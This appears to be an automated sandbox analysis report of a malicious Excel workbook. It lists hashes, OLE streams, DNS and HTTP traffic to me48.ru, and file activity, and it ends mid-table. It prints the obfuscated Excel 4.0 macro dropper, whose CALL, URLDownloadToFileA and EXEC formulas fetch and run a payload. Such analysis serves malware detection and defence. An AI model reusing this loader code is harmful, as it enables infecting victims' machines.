SSDEEP:	6:dj6Y9L1VQvgEL1VQvUY9L1VQvgEL1VQvUY9L1VQvgEL1VQvUY9L1VQvs:dmW0t0UW0t0UW0t0UW0s
MD5:	3CEB26C40FD0AC18ECC71A36D42E6078
SHA1:	CAA999B067964E45D41696DD53A6D78878ACA641
SHA-256:	DD55EE5394A013AA69EAF59F7DB71C967225A96396171A9C0DD1D9700315A36B
SHA-512:	06A791BC30754741CFE9D56BCF747020F71819CA14CAE78CBDF34F7419F1B14DA4BCDB474C5348D3C21673259621306BB7EC436A9D8AA4A55440AB4AD8EA761D
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1444032431.LNK=0..document-1444032431.LNK=0..[xls]..document-1444032431.LNK=0..document-1444032431.LNK=0..[xls]..document-1444032431.LNK=0..document-1444032431.LNK=0..[xls]..document-1444032431.LNK=0..

C:\Users\user\Desktop\DADE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398377
Entropy (8bit):	7.195263540214216
Encrypted:	false
SSDEEP:	6144:KcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+Llfdm:Oizo8RnsIROnr6n75Y+X
MD5:	50D06354B55088E6C4857F8788A9FBA1
SHA1:	86B6DF0209A857191D16A100EA7E82923A872983
SHA-256:	8357E554575E759A89D792830F6B6593A2F579C78A6C9C208026DE0C79EAD2EE
SHA-512:	27D1A70B281869C1A9F497247926DCCB1CD29DED5A522B54E199FBA12897872B8E2E8F581F0BF2BDC3A36F8C5401617C0473B5CDA9B371620D6CE12FC5C9756
Malicious:	false
Reputation:	low

C:\Users\user\Desktop\DADE0000	
Preview:	........g2.....\.p.... B.....a.....=.....=.....i..9J.8. .....X.@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8..... ..C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Nov 26 09:45:46 2020, Security: 0
Entropy (8bit):	7.522918762403885
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1444032431.xls
File size:	338944
MD5:	407b70bcaef4d41cc7f63ceb6412a692
SHA1:	2cc134d5c5ea93bbbb0212f8d692484cc76766bd
SHA256:	6bbfff6e9dd29269927c954da80d86b6f91928e2fd049a92a72dca9e08140bd1
SHA512:	b48aba642ff0d96d50a6833c4076c476aa4255caed3f83c032b0936cb0df910e5aae99211122e678388e5f1f05fe2a71a8a5a194bfd47d40f75ac170e1fa8227
SSDEEP:	6144:YcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpTa:Cizo8RnsIROnr6n75YV
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1444032431.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00

Summary	
Last Saved Time:	2020-11-26 09:45:46
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . 2 . . . . 3 . . . . 1 . . . . 4 . . . . 5 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.254255489206
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326259

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326259
Entropy:	7.65610249915
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... I . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!HN342&"32", "Cr"&?????2!HP370&"yA", "JCJ", ?????2!HE340&?????2!HE355, 0)
```

```
CALL("U"&?????2!HP360, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HE340&?????2!HE355&?????2!HE369, 0, 0)
```


```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&????2!HN342&""32"",""Cr""&????2!HP370&""yA"",""JCJ"",????2!HE340&????
2!HE355,0)",,,,,,,,,,,,,,,,=RUN(????
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
"=CALL(""Ke""&????2!HN342&""32"",""Cr""&????2!HP370&""yA"",""JCJ"",????2!HE340,0)",,,,=RUN(????
1!M66),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,
G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140
,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,
G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501
,328,108
```

```
"=CALL(""U""&????2!HP360,""U""&????4!E65,""IICCII"",0,????2!EE100,????2!HE340&????2!HE355&????2!HE369,0,0)"=EXEC(????3!W36&????2!HE340&????2!HE355&????2!HE369)=HALT()
```


Network Behavior

Network Port Distribution



Total Packets: 13

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:41:28.855443954 CET	49167	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:41:28.910079956 CET	80	49167	188.225.24.87	192.168.2.22
Nov 29, 2020 05:41:28.910273075 CET	49167	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:41:28.911406040 CET	49167	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:41:28.966334105 CET	80	49167	188.225.24.87	192.168.2.22
Nov 29, 2020 05:41:29.961657047 CET	80	49167	188.225.24.87	192.168.2.22
Nov 29, 2020 05:41:29.961832047 CET	49167	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:41:34.966869116 CET	80	49167	188.225.24.87	192.168.2.22
Nov 29, 2020 05:41:34.967108011 CET	49167	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:43:28.701821089 CET	49167	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:43:29.012782097 CET	49167	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:43:29.621284008 CET	49167	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:43:30.822590113 CET	49167	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:43:33.225101948 CET	49167	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:43:38.030380011 CET	49167	80	192.168.2.22	188.225.24.87
Nov 29, 2020 05:43:47.640938044 CET	49167	80	192.168.2.22	188.225.24.87

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 05:41:28.748198986 CET	52197	53	192.168.2.22	8.8.8.8
Nov 29, 2020 05:41:28.833195925 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 05:41:28.748198986 CET	192.168.2.22	8.8.8.8	0x9610	Standard query (0)	me48.ru	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 05:41:28.833195925 CET	8.8.8.8	192.168.2.22	0x9610	No error (0)	me48.ru		188.225.24.87	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- me48.ru

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	188.225.24.87	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 05:41:28.911406040 CET	0	OUT	GET /ds/231120.gif HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: me48.ru Connection: Keep-Alive
Nov 29, 2020 05:41:29.961657047 CET	0	IN	HTTP/1.1 200 OK Date: Sun, 29 Nov 2020 04:41:28 GMT Server: Apache/2.4.18 (Ubuntu) Content-Length: 0 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: image/gif

Code Manipulations

Statistics

Behavior

● EXCEL.EXE
● regsvr32.exe



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 532 Parent PID: 584

General

Start time:	05:41:38
Start date:	29/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fea0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D73C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	1401EEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\19DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAD29AC0	unknown
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	140BC828C	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	140BC828C	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140BC825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140BC825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140BC825F	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140BC825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140BC825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140BC825F	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140BC825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140BC825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140BC825F	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D73C.tmp	success or wait	1	14045B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\19DE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAD29AC0	unknown
C:\Users\user\Desktop\DADE0000	C:\Users\user\Desktop\document-1444032431.xls	success or wait	1	7FEEAD29AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\19DE0000	569	478	c4 56 cb 4e e3 30 14 dd 8f 34 ff 10 79 3b 4a 5c 40 42 a3 51 53 16 0c b3 9c 41 02 3e c0 b5 6f 13 ab 7e c9 36 d0 fe 3d d7 6e 48 99 a8 34 44 54 62 93 97 73 1e f7 d8 f1 cd fc 6a a3 55 f1 04 3e 48 6b 6a 72 56 cd 48 01 86 5b 21 4d 53 93 87 fb 3f e5 4f 52 84 c8 8c 60 ca 1a a8 c9 16 02 b9 5a 7c ff 36 bf df 3a 08 05 a2 4d a8 49 1b a3 fb 45 69 e0 2d 68 16 2a eb c0 e0 c8 ca 7a cd 22 de fa 86 3a c6 d7 ac 01 7a 3e 9b 5d 52 6e 4d 04 13 cb 98 38 c8 62 fe 1b 56 ec 51 c5 e2 66 83 8f 77 4e 96 d2 90 e2 7a f7 5e 92 aa 09 73 4e 49 ce 22 1a a5 4f 46 0c 44 4a bb 5a 49 0e c2 f2 47 8d d4 55 70 1e 98 08 2d 40 d4 aa 72 5e a2 a2 bf 83 18 b1 b0 40 e8 41 4d 67 9a 81 a6 d4 c9 73 7a 7e 18 e1 41 85 01 64 c4 66 97 43 85 c8 5c 4a 68 a5 0b 3f 30 ac 77 14 d2 c8 fb 39 74 b8 7f 38 81 5e 0a 28	.V.N.0...4..y;J\@B.QS....A. >.. o..~.6..=.nH..4DTb..s......j. U..>HkjrV.H.. [!MS...?.OR...`... ....Z|.6..:...M.I...Ei.-h.*... ..z."...:....z>.]RnM....8.b..V .Q..f..wN....z.^...sNI."..OF. DJ.ZI...G..Up...- @..r^.......@. AMg.....sz~..A..d.f.C..\Jh..? 0.w....9t..8.^.(	success or wait	34	7FEEAD29AC0	unknown
C:\Users\user\AppData\Local\Temp\19DE0000	1047	2	03 00	..	success or wait	28	7FEEAD29AC0	unknown
C:\Users\user\AppData\Local\Temp\19DE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 43 ef 54 98 e0 01 00 00 65 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.C.T.....e....... [Content_Types].xml ... (...................................	success or wait	30	7FEEAD29AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\19DE0000	40786	65536	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 0a fc 00 00 07 d0 04 03 00 00 00 f6 e3 77 13 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 2d 50 4c 54 45 f9 f9 fa ea ea eb f8 f6 a5 f8 eb 84 19 46 92 f8 f8 ba 66 66 65 12 0f 0a 8b 8a 7e be c1 c3 d6 bd 68 4c 46 3a e0 27 30 52 81 b4 7e b8 05 0c 86 b9 de 00 00 00 0f 74 52 4e 53 f9 f9 f9 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 f8 71 e7 4b 6e 00 00 20 00 49 44 41 54 78 da ec 5d bd 72 1b 47 13 bc 0e 95 35 32 f3 ed 1c b9 54 a5 dc fc aa 10 29 71 51 e5 c4 cc e8 b7 70 24 58 85 97 fb 48 50 22 f1 b3 b3 d3 f3 73 b0 a4 e2 05 36 05 1c ee 76 67 67 7a ba 67 f7 f6 96 a5 ed e0 f2 76 7c 7f 07 7e 96 8e f0 cd 5a 6f de f6 93 39 22 7f b4 f8 78 3b 7e 84 d8 7a 43 b1 b7 e3 fb 4d bd fc	.PNG........IHDR..... .w.....gAMA......a.....sRGB.. .....-PLTE.....F....ff e.....~.....hLF:.'0R..~..... ...tRNS.....q.Kn.. . IDATx..].r.G....52....T.....)q Q.....p$X...HP"".....s....6...v ggz.g.....v|..~....Zo...9".. .x;~..zC....M..	success or wait	6	7FEEAD29AC0	unknown
C:\Users\user\AppData\Local\Temp\19DE0000	313126	2198	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 43 ef 54 98 e0 01 00 00 65 08 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 cc 80 35 d3 64 01 00 00 ee 05 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 93 aa 62 b6 e0 01 00 00 ba 03 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e3 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.C.T.....e..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!...5.d..... .....?...xl/_rels/wor kbook.xml.relsPK..-.....!. ..b..... xl/workbook.xml	success or wait	1	7FEEAD29AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
